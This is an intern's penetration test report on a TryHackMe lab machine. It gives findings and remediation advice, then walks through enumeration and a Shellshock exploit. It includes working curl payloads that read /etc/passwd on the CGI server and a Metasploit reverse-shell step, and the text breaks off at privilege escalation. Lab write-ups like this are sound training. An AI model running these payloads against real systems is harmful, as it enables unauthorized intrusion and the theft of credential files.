Title :

Intermship Assignment

By:

Peerzada Mohammad Sameem Makhdoomi

Non Technical Report

Executive Summary:

The Ubuntu virtual machine was subjected to a penetration test to identify potential security vulnerabilities. The test revealed significant issues related to outdated software versions and improper configuration, leading to exploitation and unauthorized access to the system. These vulnerabilities pose a severe risk to the integrity and confidentiality of the system and its data. It is recommended to promptly address these issues and implement robust security measures to prevent future incidents.

Scope:

The penetration test focused on identifying vulnerabilities in the 0day virtual machine hosted on the TryHackMe platform.

Findings:

1. **Outdated Software Versions:** The system is running outdated versions of both the SSH service and the webserver. This exposes the system to known vulnerabilities that can be exploited by malicious actors to gain unauthorized access.
2. **Shellshock Vulnerability:** A CGI script running on the webserver was found to be vulnerable to the ShellShock vulnerability (CVE-2014-6271). This vulnerability allows remote attackers to execute arbitrary commands on the system, leading to potential data breaches and system compromise.
3. **Privilege Escalation:** The system's kernel version (3.13) was identified as vulnerable to a local privilege escalation exploit (Linux Kernel 3.13.0 < 3.19). This exploit could allow an attacker to escalate privileges from a low-privileged user to root, gaining full control over the system.

Recommendations:

1. **Update Software:** Immediately update the SSH service and webserver to the latest versions to patch known vulnerabilities and improve overall system security.
2. **Mitigate ShellShock Vulnerability:** Apply patches or configuration changes to mitigate the ShellShock vulnerability in the CGI script. Alternatively, disable the affected script if it is not essential for system functionality.
3. **Kernel Patching:** Apply the necessary kernel patches or updates to address the privilege escalation vulnerability identified in the system. Regularly check for and install security updates to ensure the system's kernel is up-to-date and protected against known exploits.
4. **Security Best Practices:** Implement security best practices such as using strong passwords, limiting user privileges, and regularly auditing system configurations to prevent unauthorized access and mitigate potential security risks.


Technical Pentest Report

Executive Summary:


The penetration test conducted on the Ubuntu virtual machine uncovered multiple vulnerabilities, including outdated software versions, a ShellShock vulnerability in a CGI script, and a privilege escalation exploit targeting the system's kernel. The test involved thorough enumeration, exploitation, and privilege escalation techniques to identify and exploit these vulnerabilities. Detailed findings, exploit procedures, and recommendations are provided in this report to assist in remediation efforts.

Enumeration:

- Initial reconnaissance using nmap revealed open ports 22 (SSH) and 80 (HTTP) on the target system.
- Service scans identified outdated versions of SSH and the webserver running on the system.




- Gobuster Scan for Hidden Directories




```
┌──(kali㉿ft10101)-[~]
└─$ gobuster dir -u http://10.10.101.198 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.101.198
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                 (Status: 301) [Size: 311] [--> http://10.10.101.198/img/]
/cgi-bin             (Status: 301) [Size: 315] [--> http://10.10.101.198/cgi-bin/]
/uploads             (Status: 301) [Size: 315] [--> http://10.10.101.198/uploads/]
/admin               (Status: 301) [Size: 313] [--> http://10.10.101.198/admin/]
/css                 (Status: 301) [Size: 311] [--> http://10.10.101.198/css/]
/js                  (Status: 301) [Size: 310] [--> http://10.10.101.198/js/]
/backup              (Status: 301) [Size: 314] [--> http://10.10.101.198/backup/]
/secret              (Status: 301) [Size: 314] [--> http://10.10.101.198/secret/]
/server-status       (Status: 403) [Size: 293]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

- Nikto scan for vulnerabilities in web server




```
┌──(kali㉿ft10101)-[~]
└─$ nikto -h http://10.10.101.198
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.101.198
+ Target Hostname:    10.10.101.198
+ Target Port:        80
+ Start Time:         2024-04-11 12:47:49 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozi
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render
s://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is t
+ /: Server may leak inodes via ETags, header found with file /, inode: bd1, size: 5ae57bb9a1
003-1418
+ /cgi-bin/test.cgi: Uncommon header '93e4r0-cve-2014-6271' found, with contents: true.
+ /cgi-bin/test.cgi: Site appears vulnerable to the 'shellshock' vulnerability. See: http://c
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /admin/: This might be interesting.
+ /backup/: This might be interesting.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /img/: Directory indexing found.
+ /img/: This might be interesting.
+ /secret/: This might be interesting.
+ /cgi-bin/test.cgi: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't conn
+ Scan terminated: 14 error(s) and 16 item(s) reported on remote host
+ End Time:           2024-04-11 13:22:52 (GMT5.5) (2103 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

After finding hidden directories I tried to enumerate the hidden directories.



Got blank pages from some directories like admin, but tried for other



The text found in /backup is RSA Key that also can be cracked with the help of a cracking software like john but still I don't have any user's password so for this vm I'll focus on shellshock vulnerability found in this webserver by nikto :

```
OSVDB-112004: /cgi-bin/test.cgi: Site appears vulnerable to the 'shellshock'
vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271)
```

This indicates that there's a file called `test.cgi` in the `/cgi-bin/` directory which might be vulnerable to ShellShock— a vulnerability which affects older versions of Bash. CGI files are used by the webserver to execute commands in a native scripting language — in this case, that means that our `test.cgi` file will be running Bash commands because the os is linux (ubuntu). With such vulnerable versions of bash, injecting a function definition like "`(){ :;};`" into the input of such a script would force the script to execute subsequent commands.

Exploitation

I tried the above mentioned shellshock exploit using curl and tried to access /etc/passwd file, and was successful with the exploit.

```
┌──(kali㉿ft10101)-[~]
└─$ curl -A "() { :;}; echo Content-Type: text/html; echo; /bin/cat /etc/passwd;"
 http://10.10.101.198/cgi-bin/test.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
ryan:x:1000:1000:Ubuntu 14.04.1,,,:/home/ryan:/bin/bash
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
```

SAMEEM

Technically four commands are being run in this exploit :

1. `() { :;};`
    - This defines an empty bash function. It's there to activate the vulnerability, as shellshock relies on a function being declared prior to all subsequent commands being executed.
2. `echo Content-Type: text/html; echo;`
    - This section of the command is used to prevent the server from crashing when the vulnerability is exploited. A properly formatted HTTP response will contain a `Content-Type` header, and a blank line before the body of the reponse is displayed. Without these, the server will return a "500 Internal Server" error. Thus I use this section of the payload to simulate the Content-Type header and subsequent blank line.
3. `/bin/cat /etc/passwd;`
    - Finally, the meat of the payload. These are the commands we actually want to be executed. In this instance this is merely outputting the contents of `/etc/passwd`; however, I could add any other commands and execute them.

```
┌──(kali㉿ft10101)-[~]
└─$ curl -A "() { :;}; echo Content-Type: text/html; echo; /usr/bin/whoami;" http
://10.10.101.198/cgi-bin/test.cgi
www-data
```

Thus by adding "whoami" to our exploit confirms the username, and that is :

" www-data "

Now we know the webserver is vulnerable to shellshock so I tried some other stable methods to exploit the same vulnerability that can give us some more capabilities to execute commands on that system. After searching a bit I got to know that there are some metasploit exploit available for shellshock.

```
msf6 > search shellshock

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/linux/http/advantech_switch_bash_env_exec   2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   1  exploit/multi/http/apache_mod_cgi_bash_env_exec     2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   2  auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3  exploit/multi/http/cups_bash_env_exec               2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   4  auxiliary/server/dhclient_bash_env                  2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   5  exploit/unix/dhcp/bash_environment                  2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   6  exploit/linux/http/ipfire_bashbug_exec              2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   7  exploit/multi/misc/legend_bot_exec                  2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8  exploit/osx/local/vmware_bash_function_root         2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
   9  exploit/multi/ftp/pureftpd_bash_env_exec            2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
   10 exploit/unix/smtp/qmail_bash_env_exec               2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
   11 exploit/multi/misc/xdh_x_exec                       2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec

msf6 >
```

```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
```


After selecting the exploit and setting all the appropriate settings like LHOST (our ip address), RHOSTS (target ip address), and TARGETURI (path to vulnerable cgi script on the webserver), I run the exploit and got the meterpreter session, then got into the interactive shell and confirmed the exploit by checking the username.

```
meterpreter > shell
Process 988 created.
Channel 3 created.
bash -i
bash: cannot set terminal process group (857): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/usr/lib/cgi-bin$ whoami
whoami
www-data
www-data@ubuntu:/usr/lib/cgi-bin$
```

And now after getting the access of this ubuntu system, we still lack a lot of privileges that root user have as by default www-data user might not have root pivileges. For that i need to know if there's any vulnerability in the os, or in kernel of this ubuntu system, and for that i used basic system commands to check for os versions.

